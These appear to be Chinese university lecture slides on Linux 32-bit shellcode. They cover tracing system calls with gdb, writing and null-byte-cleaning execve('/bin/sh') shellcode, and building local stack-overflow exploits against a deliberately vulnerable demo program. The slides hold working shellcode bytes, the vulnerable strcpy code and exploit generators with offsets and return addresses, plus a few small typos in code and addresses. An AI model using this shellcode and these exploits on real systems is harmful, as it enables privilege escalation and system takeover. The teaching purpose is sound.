

第9章

Linux32 shellcode技术

中国科学技术大学

曾凡平

billzeng@ustc.edu.cn

Linux32 shellcode技术

- 缓冲区溢出攻击面临的3个问题：
 - ? (1) 跳转地址放在攻击串的什么位置（偏移）
 - ? (2) 跳转地址的值（调试目标进程，确定(或猜测)目标缓冲区的起始地址+偏移）
 - ? (3) 编写期望(能实现某些功能)的shellcode
- 编写shellcode要用到汇编语言。x86的汇编语法常见的有AT&T和Intel。
 - Linux下的编译器和调试器使用的是AT&T语法(*mov src, des*)
 - Win32下的编译器和调试器使用的是Intel语法(*mov des, src*)

主要内容

9.1 Linux IA32中的系统调用

9.2 编写Linux IA32的shellcode

- 9.2.1 编写一个能获得shell的C程序
- 9.2.2 用系统功能调用获得shell
- 9.2.3 从可执行文件中提取出shellcode

9.3 Linux IA32本地攻击

- 9.3.1 小缓冲区的本地溢出攻击
- 9.3.2 大缓冲区的本地溢出攻击

9.4 Linux IA32 远程攻击

9.1 Linux IA32中的系统调用

- Linux系统中的每一个函数最终都是由系统调用实现的。
- 例程1: `exit.c`

```
#include <stdio.h>
#include <stdlib.h>
void main()
{
    exit(0x12);
}
```

编译、运行、跟踪程序

- 编译该程序并执行：

```
$ gcc -o e exit.c
```

```
$ ./e
```

```
$ echo $?
```

```
18
```

- 为了观察程序的内部运行过程，用gdb跟踪其执行过程。

```
$ gdb e
```

```
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
```

```
.....
```

反汇编main函数

(gdb) `disas main`

Dump of assembler code for function main:

```
0x0804840b <+0>:    lea    0x4(%esp),%ecx
0x0804840f <+4>:    and    $0xffffffff0,%esp
0x08048412 <+7>:    pushl  -0x4(%ecx)
0x08048415 <+10>:   push  %ebp
0x08048416 <+11>:   mov    %esp,%ebp
0x08048418 <+13>:   push  %ecx
0x08048419 <+14>:   sub    $0x4,%esp
0x0804841c <+17>:   sub    $0xc,%esp
0x0804841f <+20>:   push  $0x12
0x08048421 <+22>:   call  0x80482e0 <exit@plt>
```

End of assembler dump.

设置断点，跟踪进程的运行

- exit最终会调用_exit，对其反汇编：

```
(gdb) disas _exit
```

No symbol table is loaded. Use the "file" command.

- gdb提示_exit不存在。这是因为现代操作系统大量使用动态链接库，有些函数只有在进程启动后才映射到进程的内存空间。为此，在主函数main中设置一个断点，并启动进程。

```
(gdb) b *(main+22)
```

Breakpoint 1 at 0x8048421

```
(gdb) disp/i $eip
```

```
1: x/l $eip
```

```
<error: No registers.>
```

```
(gdb) r
```

反汇编_exit

- 现在可以反汇编_exit这个函数了。

(gdb) **disas _exit**

Dump of assembler code for function _exit:

0xb7eb88a8 <+0>: mov 0x4(%esp),%ebx

0xb7eb88ac <+4>: mov \$0xfc,%eax

0xb7eb88b1 <+9>: call *%gs:0x10

0xb7eb88b8 <+16>: mov \$0x1,%eax

0xb7eb88bd <+21>: int \$0x80

0xb7eb88bf <+23>: hlt

End of assembler dump.

- 注意第3行代码，在此设置断点，执行该行指令将进入内核。

(gdb) **b *(_exit+9)**

Breakpoint 2 at 0xb7eb88b1

(gdb) **c**

1: x/i \$eip

=> 0xb7eb88b1 <_exit+9>: call *%gs:0x10

(gdb) **si**

0xb7fd9cfc in __kernel_vsyscall ()

1: x/i \$eip

=> 0xb7fd9cfc <__kernel_vsyscall>: push %ecx

(gdb) **si**

0xb7fd9cfd in __kernel_vsyscall ()

1: x/i \$eip

=> 0xb7fd9cfd <__kernel_vsyscall+1>: push %edx

- 可见, call *%gs:0x10将进入到内核系统调用。

(gdb) `disas __kernel_vsyscall`

Dump of assembler code for function `__kernel_vsyscall`:

```
0xb7fd9cfc <+0>:      push  %ecx
=> 0xb7fd9cfd <+1>:      push  %edx
0xb7fd9cfe <+2>:      push  %ebp
0xb7fd9cff <+3>:      mov   %esp,%ebp
0xb7fd9d01 <+5>:      sysenter
0xb7fd9d03 <+7>:      int   $0x80
0xb7fd9d05 <+9>:      pop   %ebp
0xb7fd9d06 <+10>:     pop   %edx
0xb7fd9d07 <+11>:     pop   %ecx
0xb7fd9d08 <+12>:     ret
```

End of assembler dump.

- 在执行sysenter指令处设置一个断点:

(gdb) `b *(__kernel_vsyscall +5)`

Breakpoint 3 at 0xb7fd9d01

sysenter和int \$0x80

- 指令sysenter是在奔腾(R) II 处理器上引入的“快速系统调用”功能的一部分。指令sysenter进行过专门的优化，能够以最佳性能转换到保护环 0 (CPL 0)。
- sysenter是int \$0x80的替代品，实现相同的功能。
- 继续执行到指令sysenter，查看寄存器的值：
(gdb) c
Breakpoint 3, 0xb7fd9d01 in __kernel_vsyscall ()
1: x/i \$eip
=> 0xb7fd9d01 <__kernel_vsyscall+5>: **sysenter**

观察执行系统调用前寄存器的值

```
(gdb) i reg eax ebx ecx edx
```

```
eax      0xfc      252
```

```
ebx      0x12    18
```

```
ecx      0xb7fbc1d8  -1208237608
```

```
edx      0x0      0
```

```
(gdb) si
```

```
[Inferior 1 (process 3436) exited with code 022]
```

- 可见，在系统调用之前，进程**设置eax的值为0xfc**，这是实现_exit的系统调用号；设置ebx的值为_exit的参数，即退出系统的退出码。
- 我们也可以直接使用系统功能调用sysenter(int \$0x80)实现exit(0x12)相同的功能，这只要在系统调用前设置好寄存器的值就可以了。

用汇编代码实现exit的功能： exit_asm.c

```
void main(){
    __asm__(
        "mov    $0xfc,%eax;"
        "mov    $0x12,%ebx;"
        "sysenter; "
        //"int $0x80;"
    );
}
```

- 编译该程序并执行：

```
$ gcc -o exit_asm exit_asm.c
```

```
$ ./exit_asm
```

```
$ echo $?
```

18

(gdb) **disas main**

Dump of assembler code for function main:

```
0x080483db <+0>:      push    %ebp
0x080483dc <+1>:      mov     %esp,%ebp
0x080483de <+3>:      mov     $0xfc,%eax
0x080483e3 <+8>:      mov     $0x12,%ebx
0x080483e8 <+13>:     sysenter
0x080483ea <+15>:     nop
0x080483eb <+16>:     pop     %ebp
0x080483ec <+17>:     ret
```

End of assembler dump.

- 可执行代码不依赖于库函数、非常简洁、执行效率极高。

Linux下的函数用系统功能调用实现

- Linux下的每一个函数最终是通过系统功能调用 `sysenter`(或 `int $0x80`)实现的。
 - 系统功能调用号用寄存器 `eax` 传递;
 - 其余的参数用其他寄存器或堆栈传递。
- **注意:**
 - 有些系统不支持 `sysenter` 指令。
 - 虽然 `sysenter` 和 `int $0x80` 具有相同的功能, 但是从通用性考虑, 用 `int $0x80` 更好一些。

9.2 编写Linux IA32的shellcode

- shellcode是注入到目标进程中的二进制代码，其功能取决于编写者的意图。
- 编写shellcode要经过以下3个步骤：
 1. 编写简洁的能完成所需功能的C程序；
 2. 反汇编可执行代码，用系统功能调用代替函数调用，用汇编语言实现相同的功能；
 3. 提取出操作码，写成shellcode，并用C程序验证。

9.2.1 编写一个能获得shell的C程序

shell.c

- 通常溢出后是为了得到一个Shell, 以便于控制目标系统。

- 编译shell.c并运行:

```
gcc -o shell shell.c
```

```
./shell
```

```
$
```

- 可见, 能获得一个shell (**提示符不同**)。

```
void foo()
{
    char * name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL );
}

int main(int argc, char * argv[])
{
    foo();
    return 0;
}
```


9.2.2 用系统功能调用获得shell

- 用gdb跟踪shell的运行，确定执行execve的系统功能调用号及其它寄存器的值。

```
$ gdb shell
```

```
(gdb) disas foo
```

```
Dump of assembler code for function foo:
```

```
0x0804846b <+0>:      push  %ebp
```

```
0x0804846c <+1>:      mov   %esp,%ebp
```

```
.....
```

```
0x08048497 <+44>:      call 0x8048350 <execve@plt>
```

```
.....
```

```
0x080484b1 <+70>:      leave
```

```
0x080484b2 <+71>:      ret
```

```
End of assembler dump.
```

(gdb) **b *(foo+44)**

(gdb) **r**

Breakpoint 1, 0x08048497 in foo ()

(gdb) **disp/i \$eip**

1: x/i \$eip

=> 0x8048497 <foo+44>: call 0x8048350 <execve@plt>

(gdb) **disas execve**

Dump of assembler code for function execve:

0xb7eb88c0 <+0>: push %ebx

0xb7eb88c1 <+1>: mov 0x10(%esp),%edx

0xb7eb88c5 <+5>: mov 0xc(%esp),%ecx

0xb7eb88c9 <+9>: mov 0x8(%esp),%ebx

0xb7eb88cd <+13>: mov \$0xb,%eax

0xb7eb88d2 <+18>: call *%gs:0x10

0xb7eb88d9 <+25>: pop %ebx

0xb7eb88da <+26>: cmp \$0xffffffff, %eax

0xb7eb88df <+31>: jae 0xb7e20740 <__syscall_error>

0xb7eb88e5 <+37>: ret

End of assembler dump.

(gdb) **b *(execve+18)**

Breakpoint 2 at 0xb7eb88d2:

(gdb) **c**

Continuing.

1: x/i \$eip

=> 0xb7eb88d2 <execve+18>: call *%gs:0x10

(gdb) **si**

0xb7fd9cec in __kernel_vsyscall ()

1: x/i \$eip

=> 0xb7fd9cec <__kernel_vsyscall>: push %ecx

- 在此将进入内核的虚拟系统调用。
- 反汇编__kernel_vsyscall, 设置断点, 继续执行直到sysenter指令。

(gdb) **disas __kernel_vsyscall**

Dump of assembler code for function __kernel_vsyscall:

```
=> 0xb7fd9cec <+0>: push  %ecx
    0xb7fd9ced <+1>: push  %edx
    0xb7fd9cee <+2>: push  %ebp
    0xb7fd9cef <+3>: mov   %esp,%ebp
    0xb7fd9cf1 <+5>: sysenter
    0xb7fd9cf3 <+7>: int   $0x80
    0xb7fd9cf5 <+9>: pop   %ebp
    0xb7fd9cf6 <+10>: pop   %edx
    0xb7fd9cf7 <+11>: pop   %ecx
    0xb7fd9cf8 <+12>: ret
```

End of assembler dump.

(gdb) **b *(__kernel_vsyscall +5)**

Breakpoint 3 at 0xb7fd9cf1

(gdb) **c**

Breakpoint 3, 0xb7fd9cf1 in __kernel_vsyscall ()

1: x/i \$eip

```
=> 0xb7fd9cf1 <__kernel_vsyscall+5>: sysenter
```

- 查看寄存器的值,

(gdb) i reg eax ebx ecx edx

```
eax      0xb 11
ebx      0x8048560    134514016
ecx      0xbffffee94    -1073746284
edx      0x0 0
```

(gdb) x/x \$ecx

0xbffffee94: **0x08048560**

(gdb)

0xbffffee98: 0x00000000

(gdb) x/s \$ebx

0x8048560: "/bin/sh"

(gdb) si

process 3575 is executing new program: /bin/dash

.....

(gdb) c

Continuing.

.....

\$

/bin/sh是/bin/dash的链接

```
i@u16:~$ ll /bin/sh
lrwxrwxrwx 1 root root 4 3月 20 2021 /bin/sh -> dash*
i@u16:~$ ll /bin/dash
-rwxr-xr-x 1 root root 173644 2月 18 2016 /bin/dash*
```

执行sysenter之前寄存器的值

- 因此，执行sysenter之前寄存器的值为：
 eax保存execve的系统调用号11；
 ebx保存字符串name[0]="/bin/sh"这个指针；
 ecx保存字符串数组name这个指针；
 edx为0。
- 这样执行sysenter后就能执行/bin/sh，得到一个shell了。
- 如果用相同的寄存器的值调用sysenter，则可以不调用execve函数，也可以实现相同的目标。

用功能调用实现execve (**shell_asm.c**)

```
void foo()
{ __asm__(
    "mov  $0x0,%edx ;"
    "push %edx      ;"
    "push $0x0068732f ;"
    "push $0x6e69622f ;"
    "mov  %esp,%ebx ;"
    "push %edx      ;"
    "push %ebx      ;"
    "mov  %esp,%ecx ;"
    "mov  $0xb,%eax ;"
    "int  $0x80     ;"
    //"sysenter ;");}

int main(int argc, char * argv[])
{ foo(); return 0; }
```

```
$gcc -o shell_asm shell_asm.c
```

```
$ ./shell_asm
```

```
$
```

- 可实现execve的功能。

It works!!!

9.2.3 从可执行文件中提取出shellcode

- 下一步工作是从可执行文件中提取出操作码，作为字符串保存为shellcode，并用C程序验证。
- 为此，先利用objdump(或gdb)把核心代码(在此为foo函数的代码)反汇编出来：

```
$ objdump -d shell_asm
shell_asm:  file format elf32-i386

.....
Disassembly of section .text:

.....
```


080483db <foo>:

80483db:	55	push %ebp
80483dc:89	e5	mov %esp,%ebp
80483de:	ba 00 00 00 00	mov \$0x0,%edx
80483e3:	52	push %edx
80483e4:	68 2f 73 68 00	push \$0x68732f
80483e9:	68 2f 62 69 6e	push \$0x6e69622f
80483ee:	89 e3	mov %esp,%ebx
80483f0:	52	push %edx
80483f1:	53	push %ebx
80483f2:	89 e1	mov %esp,%ecx
80483f4:	b8 0b 00 00 00	mov \$0xb,%eax
80483f9:	cd 80	int \$0x80
80483fb:	90	nop
80483fc:	5d	pop %ebp
80483fd:	c3	ret

- 其中地址范围在[80483b7, 80483d4)的二进制代码是shellcode所需的操作码，将其按顺序放到字符串中去，该字符串就是实现指定功能的shellcode。

- 在本例中， shellcode如下：

```
char shellcode[]="\xba\x00\x00\x00\x52\x68\x2f\x73\x68\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xb8\x0b\x00\x00\x00\xcd\x80";
```

- 例程： [shell_asm_badcode.c](#)

```
char shellcode[] ="\xba\x00\x00\x00\x52\x68\x2f\x73\x68\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xb8\x0b\x00\x00\x00\xcd\x80";  
void main()  
{  
    ((void (*)())shellcode)();  
}
```

- 编译并运行该程序， 结果正确：

```
gcc -z execstack -o shell_bad shell_asm_badcode.c  
./shell_bad  
$
```

- 虽然该shellcode能实现期望的功能，但shellcode中存在字符'\x00'，而**'\x00'是字符串结束标志**。由于shellcode是要**作为字符串**拷贝到缓冲区中去的，在'\x00'之后的代码将丢弃。因此，**shellcode中不能包含'\x00'**。
- 有两种方法避免shellcode中的'\x00':
 - (1) **修改汇编代码**，用别的汇编指令代替会出现机器码'\x00'的汇编指令，比如用xor %edx,%edx代替mov \$0x0,%edx。这种方法适合简短的shellcode;
 - (2) **对shellcode进行编码**，把解码程序和编码后的shellcode作为新的shellcode。
- 我们在此介绍第1种方法，第2种方法在“第11章Windows shellcode技术”中介绍。

修改汇编程序，去掉shellcode中的'\x00'

- 目标代码中有3条汇编指令包含'\x00':

```
ba 00 00 00 00      mov  $0x0,%edx
68 2f 73 68 00      push $0x68732f
b8 0b 00 00 00      mov  $0xb,%eax
```

1. 用"xor %reg, %reg"置换 "mov \$0x0, %reg"
2. 用"//bin/sh" 置换"/bin/sh", 汇编码变为:
push \$0x68732f6e
push \$0x69622f2f
3. 用"lea 0xb(%edx), %eax"置换"mov \$0xb, %eax"

修改后的汇编代码(shell_asm_fix.c)

```
__asm__(  
    "xor    %edx,%edx ;"  
    "push   %edx ;"  
    "push   $0x68732f6e ;"  
    "push   $0x69622f2f ;"  
    "mov    %esp,%ebx ;"  
    "push   %edx ;"  
    "push   %ebx ;"  
    "mov    %esp,%ecx ;"  
    "lea    0xb(%edx),%eax ;"  
    "int    %0x80;"  
);
```

```
gcc -o fix -z execstack ../src/shell_asm_fix.c  
./fix  
$
```

提取有效代码，得到shellcode

- 用objdump把代码提取出来，得到正确的shellcode ([shell_asm_fix_opcode.c](#)):

```
char shellcode[]=
"\x31\xd2"           // xor  %edx,%edx
"\x52"               // push %edx
"\x68\x6e\x2f\x73\x68" // push $0x68732f6e
"\x68\x2f\x2f\x62\x69" // push $0x69622f2f
"\x89\xe3"           // mov  %esp,%ebx
"\x52"               // push %edx
"\x53"               // push %ebx
"\x89\xe1"           // mov  %esp,%ecx
"\x8d\x42\x0b"        // lea  0xb(%edx),%eax
"\xcd\x80";           // int  $0x80
```

- 该shellcode在目标进程空间运行后将获得一个shell，可用于对Linux IA32进程的攻击。

用C程序验证shellcode的正确性

```
gcc -z execstack -o opcode ../src/shell_asm_fix_opcode.c
```

```
./opcode
```

```
$
```

```
gdb opcode
```

```
(gdb) disas main
```

```
Dump of assembler code for function main:
```

```
0x08048499 <+46>:      call      0x8048340
<strcpy@plt>
```

```
0x0804849e <+51>:      add     $0x10,%esp
```

```
0x080484a1 <+54>:      lea     -0x20c(%ebp),%eax
```

```
0x080484a7 <+60>:      call   *%eax
```

```
(gdb) b *(main + 60)
```

```
Breakpoint 1 at 0x80484a7
```

```
(gdb) r
```

```
Breakpoint 1, 0x080484a7 in main ()
```

```
(gdb) disp/i $eip
```

```
1: x/i $eip
```

```
=> 0x80484a7 <main+60>:      call   *%eax
```

```
(gdb) x/x $eax
```

```
0xbfffecac:      0x6852d231
```

```
(gdb) x/10i 0xbfffecac
```

```
0xbfffecac:      xor     %edx,%edx
```

```
0xbfffecae:      push   %edx
```

```
0xbfffecaf:      push   $0x68732f6e
```

```
0xbfffecb4:      push   $0x69622f2f
```

```
0xbfffecb9:      mov     %esp,%ebx
```

```
0xbfffecbb:      push   %edx
```

```
0xbfffecbc:      push   %ebx
```

```
0xbfffecbd:      mov     %esp,%ecx
```

```
0xbfffecbf:      lea     0xb(%edx),%eax
```

```
0xbfffecc2:      int     $0x80
```

```
(gdb)
```

9.3 Linux IA32本地攻击

- 如果在目标系统中有一个合法的帐户，则可以先登录到系统，然后通过攻击某个具有root权限的进程，以试图提升用户的权限从而控制系统。
- 如果被攻击的目标缓冲区较小，不足以容纳shellcode，则将shellcode放在被溢出缓冲区的后面；如果目标缓冲区较大，足以容纳shellcode，则将shellcode放在被溢出缓冲区中。
- 一般而言，如果进程从文件中读数据或从环境中获得数据，且存在溢出漏洞，则有可能获得shell。如果进程从终端获取用户的输入，尤其是要要求输入字符串，则很难获得shell。这是因为shellcode中有大量的不可显示的字符，用户很难以字符的形式输入到缓冲区。

9.3.1 小缓冲区的本地溢出攻击

- 以下函数(*lvictim.c*)从文件中读取数据，然后拷贝到一个小的缓冲区中。

```
#define LARGE_BUFF_LEN 1024
void smash_smallbuf(char * largebuf)
{
    char buffer[32];
    FILE *badfile;
    badfile = fopen("./SmashSmallBuf.bin", "r");
    fread(largebuf, sizeof(char), LARGE_BUFF_LEN, badfile);
    fclose(badfile);
    largebuf[LARGE_BUFF_LEN]=0;
    printf("Smash a small buffer with %d bytes.\n\n",strlen(largebuf));
    strcpy(buffer, largebuf);    // smash it and get a shell.
}
```

```
int main(int argc, char * argv[])
{
    char attackStr[LARGE_BUFF_LEN+1];

    switch(argc)
    {
        case 1: smash_smallbuf(attackStr); break;
        case 2: smash_largebuf(attackStr); break;
        case 3: smash_realbuf(); break;
        default: puts("exit with return code 0."); break;
    }
    return 0;
}
```

- 由于buffer[32]只有32字节，无法容纳shellcode，因此shellcode只能在largebuf中偏移32之后的某个位置开始存放。该位置取决于smash_smallbuf的返回地址与buffer的首地址的距离，这需要通过gdb调试目标进程而确定。

```
gcc -fno-stack-protector -z execstack -o lvictim lvictim.c
```

```
ll > SmashSmallBuf.bin
```

```
gdb lvictim
```

```
(gdb) disas smash_smallbuf
```

Dump of assembler code for function smash_smallbuf:

```
0x0804854b <+0>:      push  %ebp
```

```
.....
```

```
0x080485c0 <+117>:    call  0x80483f0 <strcpy@plt>
```

```
.....
```

```
0x080485ca <+127>:    ret
```

End of assembler dump.

```
(gdb) b *(smash_smallbuf + 0)
```

Breakpoint 1 at 0x804854b

```
(gdb) b *(smash_smallbuf + 117)
```

Breakpoint 2 at 0x80485c0

```
(gdb) b *(smash_smallbuf + 127)
```

Breakpoint 3 at 0x80485ca

```
(gdb) r
```

```
.....
```

```
(gdb) x/i $eip
```

```
=> 0x804854b <smash_smallbuf>:      push  %ebp
```

```
(gdb) x/x $esp
```

```
0xbfffea8c:      0x08048727
```

```
(gdb) c
```

```
.....
```

```
(gdb) x/x $esp
```


```
0xbfffea40:      0xbfffea5c
```

```
(gdb) p/x 0xbfffea8c - 0xbfffea5c
```

```
$1 = 0x30
```

- 由此可知，应该在largebuf+48处放置攻击代码的跳转地址，shellcode必须放在largebuf+48+4= largebuf+52之后的位置。为了让攻击串适用于较大一些的缓冲区，将其放在largebuf - (strlen(shellcode) +1) 开始的位置。

图9-1 攻击小缓冲区的攻击串



- 以下代码(*lexploit.c*)构造针对小缓冲区的攻击串。

```
#define SMALL_BUFFER_START 0xbffef2c
```

```
#define ATTACK_BUFF_LEN 1024
```

```
void ShellCodeSmashSmallBuf() {
```

```
    char attackStr[ATTACK_BUFF_LEN];
```

```
    unsigned long *ps;
```

```
    FILE *badfile;
```

```
    memset(attackStr, 0x90, ATTACK_BUFF_LEN);
```

```
    strcpy(attackStr + (ATTACK_BUFF_LEN - strlen(shellcode) - 1), shellcode);
```

```
    ps = (unsigned long *)(attackStr+48);
```

```
    *(ps) = SMALL_BUFFER_START + 0x100;
```

```
    attackStr[ATTACK_BUFF_LEN-1] = 0;
```

```
    badfile = fopen("./SmashSmallBuf.bin", "w");
```

```
    fwrite(attackStr, strlen(attackStr), 1, badfile);
```

```
    fclose(badfile);
```

```
}
```

- 依次编译和运行lexploit.c和lvictim.c， 将获得一个shell。

```
$ gcc -o lexploit lexploit.c
```

```
$ ./lexploit
```

```
SmashSmallBuf():
```

```
Length of attackStr=1023 RETURN=0xbffff02c.
```

```
$ gcc -fno-stack-protector -zexecstack -o lvictim lvictim.c
```

```
$ ./lvictim
```

```
Smash a small buffer with 1024 bytes.
```

```
$
```


- 若无法攻击成功， 则需要调整SMALL_BUFFER_START的值。

9.3.2 大缓冲区的本地溢出攻击

- 如果被攻击的缓冲区足于容纳shellcode，则可以将shellcode放在缓冲区中。考虑以下的函数：

```
void smash_largebuf(char * largebuf)
{
    char buffer[512];
    FILE *badfile;
    badfile = fopen("./SmashLargeBuf.bin", "r");
    fread(largebuf, sizeof(char), LARGE_BUFF_LEN, badfile);
    fclose(badfile);
    largebuf[LARGE_BUFF_LEN]=0;
    printf("Smash a large buffer with %d bytes.\n\n",strlen(largebuf));
    strcpy(buffer, largebuf);// smash it and get a shell.
}
```


图9-2 攻击大缓冲区的攻击串



缓冲区的起始地址 和返回地址在攻击串的位置OFF_SET

- gcc -fno-stack-protector -z execstack -o lvictim lvictim.c

gdb lvictim

(gdb) **set args 1**

(gdb) **disas smash_largebuf**

.....

(gdb) **b *(smash_largebuf + 0)**

Breakpoint 1 at 0x80485cb

(gdb) **b *(smash_largebuf + 123)**

Breakpoint 2 at 0x8048646

(gdb) **b *(smash_largebuf + 133)**

Breakpoint 3 at 0x8048650

(gdb) **disp/i \$eip**

(gdb) **r**

.....

1: x/i \$eip

=> 0x80485cb <smash_largebuf>: push %ebp

(gdb) **x/x \$esp**

0xbfffea8c: 0x0804873b

(gdb) **c**

.....

1: x/i \$eip

=> 0x8048646 : call 0x80483f0 <strcpy@plt>

(gdb) **x/x \$esp**

0xbfffe860: 0xbfffe87c

(gdb) **p 0xbfffea8c - 0xbfffe87c**

\$1 = **528**

- 以下代码(*lexploit.c*)构造针对大缓冲区的攻击串。

```
#define OFF_SET 528
```

```
#define LARGE_BUFFER_START 0xbfffe87c
```

```
void ShellCodeSmashLargeBuf()
```

```
{  
    char attackStr[ATTACK_BUFF_LEN];  
    unsigned long *ps, ulReturn;  
    FILE *badfile;  
    memset(attackStr, 0x90, ATTACK_BUFF_LEN);  
    strcpy(attackStr + (LBUFF_LEN - strlen(shellcode) - 1), shellcode);  
    memset(attackStr+strlen(attackStr), 0x90, 1);  
    ps = (unsigned long *) (attackStr+OFF_SET);  
    *(ps) = LARGE_BUFFER_START+0x100;  
    attackStr[ATTACK_BUFF_LEN - 1] = 0;  
    printf("\nSmashLargeBuf():\n\tLength of attackStr=%d RETURN=%p.\n",  
        strlen(attackStr), (void *) (*ps));  
    badfile = fopen("./SmashLargeBuf.bin", "w");  
    fwrite(attackStr, strlen(attackStr), 1, badfile);  
    fclose(badfile);  
}
```

- 依次编译和运行lexploit.c和lvictim.c， 将获得一个shell。

```
gcc -o lexploit lexploit.c
```

```
./lexploit
```

```
SmashLargeBuf():
```

```
Length of attackStr=1023 RETURN=0xbfffee4c.
```

```
gcc -fno-stack-protector -z execstack -o lvictim ../src/lvictim.c
```

```
./lvictim 1
```

```
Smash a large buffer with 1024 bytes.
```

```
$
```

9.3.3 对实际系统的本地溢出攻击(地址随机化)

